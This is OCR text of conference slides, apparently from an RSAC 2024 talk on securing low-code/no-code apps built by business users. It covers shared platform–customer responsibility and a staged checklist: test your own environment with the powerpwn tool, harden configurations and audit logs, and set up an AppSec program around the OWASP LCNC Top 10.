
github.com/mbrg/power-pwn



How to protect your org

The Shared Responsibility Model

We must own our part.




Platforms must step up

Data
Biz logic
Access
Code
Identity
Runtime
…

Customer

Platform



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
Biz logic
Access

Customer


Code
Identity
Runtime
…

Platform



https://www.tenable.com/security/research/tra-2023-25

Sure, let business users build they own. What could go wrong?



- Are apps moving data outside of the corp boundary?
- Are users over-sharing data?
- Are we allowing external access?
- Are we properly handling secrets and sensitive data?
- Do apps have business logic vulns?
- …

Who owns AppSec for apps built by business users?

Apply What You Have Learned Today

- Hack your env today

configs, links and details➔ mbgsec.com/rsac2024

Apply What You Have Learned Today

- Hack your env today
  - powerpwn

configs, links and details➔ mbgsec.com/rsac2024


Apply What You Have Learned Today

- Hack your env today
  - powerpwn
- Harden your env this month

configs, links and details➔ mbgsec.com/rsac2024

Apply What You Have Learned Today


- Hack your env today
  - powerpwn
- Harden your env this month
  - Secure configs



configs, links and details➔ mbgsec.com/rsac2024

Apply What You Have Learned Today

- Hack your env today
  - powerpwn
- Harden your env this month
  - Secure configs
  - Audit logs




configs, links and details➔ mbgsec.com/rsac2024

Apply What You Have Learned Today

- Hack your env today
  - powerpwn
- Harden your env this month
  - Secure configs
  - Audit logs
- Establish an AppSec program

this quarter



configs, links and details➔ mbgsec.com/rsac2024


Apply What You Have Learned Today

- Hack your env today
  - powerpwn
- Harden your env this month
  - Secure configs
  - Audit logs
- Establish an AppSec program this quarter
  - Set oversharing guardrails

configs, links and details➔ mbgsec.com/rsac2024

Apply What You Have Learned Today

- Hack your env today
  - powerpwn
- Harden your env this month
  - Secure configs
  - Audit logs
- Establish an AppSec program this quarter
  - Set oversharing guardrails
  - Leverage the OWASP LCNC Top 10



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